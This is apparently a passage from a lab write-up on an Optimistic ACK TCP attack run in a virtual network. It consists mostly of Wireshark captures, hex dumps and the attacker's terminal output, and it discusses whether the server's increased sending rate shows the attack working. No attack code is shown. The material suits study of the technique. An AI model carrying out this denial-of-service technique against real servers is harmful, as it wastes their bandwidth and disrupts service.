57	2021-07-22 06:49:52.0093313...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]

Hex	ASCII
0000 08 00 27 30 c3 1b 08 00 27 49 b0 cd 08 00 45 00	...0... 'I....E.
0010 00 28 00 01 00 00 40 06 62 bc 0a 00 02 05 0a 00	.(....@. b.....
0020 02 0f 1f 90 1b c6 00 00 30 3a 81 94 a9 2c 50 100:...,P.
0030 20 00 e1 6f 00 00 00 00 00 00 00 00	...0.....

Capturing from enp0s3

tcp.port==7110

No.	Time	Source	Destination	Protocol	Length	Info
409	2021-07-22 06:49:54.7084664...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174252204 Win=8192 Len=0
410	2021-07-22 06:49:54.7084988...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
411	2021-07-22 06:49:54.7085251...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
412	2021-07-22 06:49:54.7085449...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
413	2021-07-22 06:49:54.7334891...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174254348 Win=8192 Len=0
414	2021-07-22 06:49:54.7335195...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
415	2021-07-22 06:49:54.7336065...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
416	2021-07-22 06:49:54.7607109...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174256492 Win=8192 Len=0
417	2021-07-22 06:49:54.7607430...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
418	2021-07-22 06:49:54.7607690...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
419	2021-07-22 06:49:54.7809505...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174258636 Win=8192 Len=0
420	2021-07-22 06:49:54.7810500...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
421	2021-07-22 06:49:54.7811651...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
422	2021-07-22 06:49:54.7821228...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
423	2021-07-22 06:49:54.8124799...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174260780 Win=8192 Len=0
424	2021-07-22 06:49:54.8125615...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
425	2021-07-22 06:49:54.8126494...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
426	2021-07-22 06:49:54.8340068...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174262924 Win=8192 Len=0
427	2021-07-22 06:49:54.8340384...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
428	2021-07-22 06:49:54.8340629...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
429	2021-07-22 06:49:54.8932591...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174265068 Win=8192 Len=0
430	2021-07-22 06:49:54.8933529...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
431	2021-07-22 06:49:54.8934522...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
432	2021-07-22 06:49:54.9240297...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174267212 Win=8192 Len=0
433	2021-07-22 06:49:54.9240641...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
434	2021-07-22 06:49:54.9240933...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
435	2021-07-22 06:49:54.9241103...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
436	2021-07-22 06:49:54.9435624...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174269356 Win=8192 Len=0
437	2021-07-22 06:49:54.9437261...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
438	2021-07-22 06:49:54.9438317...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
439	2021-07-22 06:49:54.9795974...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174271500 Win=8192 Len=0
440	2021-07-22 06:49:54.9796598...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
441	2021-07-22 06:49:54.9797316...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
442	2021-07-22 06:49:54.9800060...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174273644 Win=8192 Len=0

0000 08 00 27 30 c3 1b 08 00 27 49 b0 cd 08 00 45 00 ..0....I....E.
0010 00 28 00 01 00 00 40 06 62 bc 0a 00 02 05 0a 00 (...).@.b.....

Figure 8 : Continuous ACKs to server

Capturing from enp0s3

tcp.port==7110

No.	Time	Source	Destination	Protocol	Length	Info
1148	2021-07-22 08:22:14.4403687...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1149	2021-07-22 08:22:14.4674857...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814434094 Win=8192 Len=0
1150	2021-07-22 08:22:14.4675465...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1151	2021-07-22 08:22:14.4675808...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1152	2021-07-22 08:22:14.4684086...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1153	2021-07-22 08:22:14.4685731...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1154	2021-07-22 08:22:14.4685980...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1155	2021-07-22 08:22:14.4843306...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814433918 Win=8192 Len=0
1156	2021-07-22 08:22:14.4843718...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1157	2021-07-22 08:22:14.4844499...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1158	2021-07-22 08:22:14.4847638...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1159	2021-07-22 08:22:14.4848815...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1160	2021-07-22 08:22:14.4849011...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1161	2021-07-22 08:22:14.5068059...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814443742 Win=8192 Len=0
1162	2021-07-22 08:22:14.5068430...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1163	2021-07-22 08:22:14.5068715...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1164	2021-07-22 08:22:14.5068805...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1165	2021-07-22 08:22:14.5077528...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1166	2021-07-22 08:22:14.5079214...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1167	2021-07-22 08:22:14.5355095...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814448566 Win=8192 Len=0
1168	2021-07-22 08:22:14.5355672...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1169	2021-07-22 08:22:14.5356118...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1170	2021-07-22 08:22:14.5356324...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1171	2021-07-22 08:22:14.5358575...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1172	2021-07-22 08:22:14.5360374...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1173	2021-07-22 08:22:14.5541414...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814453390 Win=8192 Len=0
1174	2021-07-22 08:22:14.5541780...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1175	2021-07-22 08:22:14.5542294...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1176	2021-07-22 08:22:14.5551128...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1177	2021-07-22 08:22:14.5552412...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1178	2021-07-22 08:22:14.5552616...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1179	2021-07-22 08:22:14.5552980...	10.0.2.15	10.0.2.5	TCP	742	[TCP window Full] [TCP segment of a reassembled PDU]
1180	2021-07-22 08:22:14.5804136...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814458214 Win=8192 Len=0
1181	2021-07-22 08:22:14.5804577...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]

0000 08 00 27 30 c3 1b 08 00 27 49 b0 cd 08 00 45 00 ..0....I....E.
0010 00 28 00 01 00 00 40 06 62 bc 0a 00 02 05 0a 00 (...).@.b.....
0020 02 0f 1f 90 1b c6 00 00 30 39 00 00 00 50 02@.....P..
0030 20 00 0c 40 00 00 00 00 00 00 00 00 00 00 00 ..@.....

Figure 9 : Server's sending rate increased

Capturing from enp0s3

tcp.port==7110

No.	Time	Source	Destination	Protocol	Length	Info
1585	2021-07-22 08:22:16.0799386...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1586	2021-07-22 08:22:16.0799601...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1587	2021-07-22 08:22:16.0999785...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814776598 Win=8192 Len=0
1588	2021-07-22 08:22:16.1000093...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1589	2021-07-22 08:22:16.1000317...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1590	2021-07-22 08:22:16.1002770...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1591	2021-07-22 08:22:16.1003873...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1592	2021-07-22 08:22:16.1004060...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1593	2021-07-22 08:22:16.1246672...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814781422 Win=8192 Len=0
1594	2021-07-22 08:22:16.1247038...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1595	2021-07-22 08:22:16.1247820...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1596	2021-07-22 08:22:16.1248358...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1597	2021-07-22 08:22:16.1251699...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1598	2021-07-22 08:22:16.1253389...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1599	2021-07-22 08:22:16.1417833...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814786246 Win=8192 Len=0
1600	2021-07-22 08:22:16.1418176...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1601	2021-07-22 08:22:16.1418466...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1602	2021-07-22 08:22:16.1418642...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1603	2021-07-22 08:22:16.1427545...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1604	2021-07-22 08:22:16.1428806...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1605	2021-07-22 08:22:16.1429019...	10.0.2.15	10.0.2.5	TCP	742	[TCP Window Full] [TCP segment of a reassembled PDU]
1606	2021-07-22 08:22:16.1635078...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814791070 Win=8192 Len=0
1607	2021-07-22 08:22:16.1635486...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1608	2021-07-22 08:22:16.1635763...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1609	2021-07-22 08:22:16.1647322...	10.0.2.15	10.0.2.5	TCP	974	[TCP segment of a reassembled PDU]
1610	2021-07-22 08:22:16.1648619...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1611	2021-07-22 08:22:16.1789235...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814795894 Win=8192 Len=0
1612	2021-07-22 08:22:16.1789596...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1613	2021-07-22 08:22:16.1790263...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1614	2021-07-22 08:22:16.1799210...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1615	2021-07-22 08:22:16.1801007...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1616	2021-07-22 08:22:16.1801227...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1617	2021-07-22 08:22:16.1805746...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1618	2021-07-22 08:22:16.1806245...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2814800340 Win=8192 Len=0

0000 08 00 27 30 c3 1b 08 00 27 49 b0 cd 08 00 45 00 ..'0.... 'I....E.
0010 00 28 00 01 00 00 40 06 62 bc 0a 00 02 05 0a 00 .(....@. b.....
0020 02 0f 1f 90 1b c6 00 00 30 39 00 00 00 00 50 0209....P.

Figure 10 : 6 Packets upon 1 ACK

One main purpose of the Opt-ACK attack is increasing the data sending rate of server. When server receives so much ACKs, it assumes that packets are transmitting successfully. So, it increases sending rate.

Figure 9 and Figure 10 shows that server is sending 5 to 6 data packets upon receiving an ACK while it should send one. This event indicates that the attack is working on victim. Server is sending more data while actually all ACKs are fake.

Snapshot Of The Attacker :

```
Starting three-way handshake...
Begin emission:
.*Finished sending 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
First data packet arrived. Sending optimistic acks.
2144
29200
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Three-Way Handshake done, Connection established

⇒ The Optimistic ACKs

Figure 11 : Terminal Of Attacker

In the above picture, connection establish (by **three way handshake**) and **Optimistic ACKs** are shown. The **ACKs** are sent to server one after another.

An **ACK** packet has **no payload, zero length**. Details of an ACK packet is given below :





Figure 12 : Details Of ACK Packet

Was The Attack Successful ?

Now, it's an interesting situation. "Success" of the attack can be defined in many ways. The expectation is of course that the server will crash or run out of bandwidth. But, server doesn't crash, just terminates connection upon sending all data.

However, we can consider other things that indicates the attack is working. First, we consider the increasing sending rate from server side. As shown in **Figure 9** and **Figure 10**, server sends 5-6 packets upon receiving one ACK.

Another noticeable thing is server sending a **TCP Window Full** message. The **TCP Window Full** message from Wireshark means that the system sending this **TCP** segment has filled up the **receive window** of the other end with the **tcp** segment in this packet. Or put differently: the last received **window size** of the other end is equal to the length of the **tcp** segment in this packet.



The image shows a Wireshark packet capture window titled "Capturing from enp0s3". The filter is "tcp.port==7110". The packet list shows a series of TCP segments. Two packets are highlighted with red boxes and labeled "742 [TCP Window Full] [TCP segment of a reassembled PDU]". The packet details pane shows the "TCP" section with "Window" set to "742". The packet bytes pane shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
1380	2021-07-22 06:50:01.9826053...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1381	2021-07-22 06:50:01.9826326...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1382	2021-07-22 06:50:02.0076823...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174886828 Win=8192 Len=0
1383	2021-07-22 06:50:02.0077145...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1384	2021-07-22 06:50:02.0077417...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1385	2021-07-22 06:50:02.0217755...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174888972 Win=8192 Len=0
1386	2021-07-22 06:50:02.0218090...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1387	2021-07-22 06:50:02.0218334...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1388	2021-07-22 06:50:02.0227493...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1389	2021-07-22 06:50:02.0437059...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174891116 Win=8192 Len=0
1390	2021-07-22 06:50:02.0437416...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1391	2021-07-22 06:50:02.0438213...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1392	2021-07-22 06:50:02.0574564...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174893260 Win=8192 Len=0
1393	2021-07-22 06:50:02.0574912...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1394	2021-07-22 06:50:02.0575697...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1395	2021-07-22 06:50:02.0575933...	10.0.2.15	10.0.2.5	TCP	742	[TCP Window Full] [TCP segment of a reassembled PDU]
1396	2021-07-22 06:50:02.0790357...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174895404 Win=8192 Len=0
1397	2021-07-22 06:50:02.0790785...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1398	2021-07-22 06:50:02.0791030...	10.0.2.15	10.0.2.5	TCP	1126	[TCP Window Full] [TCP segment of a reassembled PDU]
1399	2021-07-22 06:50:02.0941161...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174897548 Win=8192 Len=0
1400	2021-07-22 06:50:02.0941472...	10.0.2.15	10.0.2.5	TCP	974	[TCP segment of a reassembled PDU]
1401	2021-07-22 06:50:02.0942242...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1402	2021-07-22 06:50:02.1100606...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174899692 Win=8192 Len=0
1403	2021-07-22 06:50:02.1100936...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1404	2021-07-22 06:50:02.1101195...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1405	2021-07-22 06:50:02.1247338...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174901836 Win=8192 Len=0
1406	2021-07-22 06:50:02.1247669...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1407	2021-07-22 06:50:02.1248280...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1408	2021-07-22 06:50:02.1251838...	10.0.2.15	10.0.2.5	TCP	590	[TCP segment of a reassembled PDU]
1409	2021-07-22 06:50:02.1572724...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174903980 Win=8192 Len=0
1410	2021-07-22 06:50:02.1573064...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1411	2021-07-22 06:50:02.1573785...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]
1412	2021-07-22 06:50:02.1767580...	10.0.2.5	10.0.2.15	TCP	60	8080 → 7110 [ACK] Seq=12346 Ack=2174906124 Win=8192 Len=0
1413	2021-07-22 06:50:02.1767800...	10.0.2.15	10.0.2.5	TCP	1126	[TCP segment of a reassembled PDU]

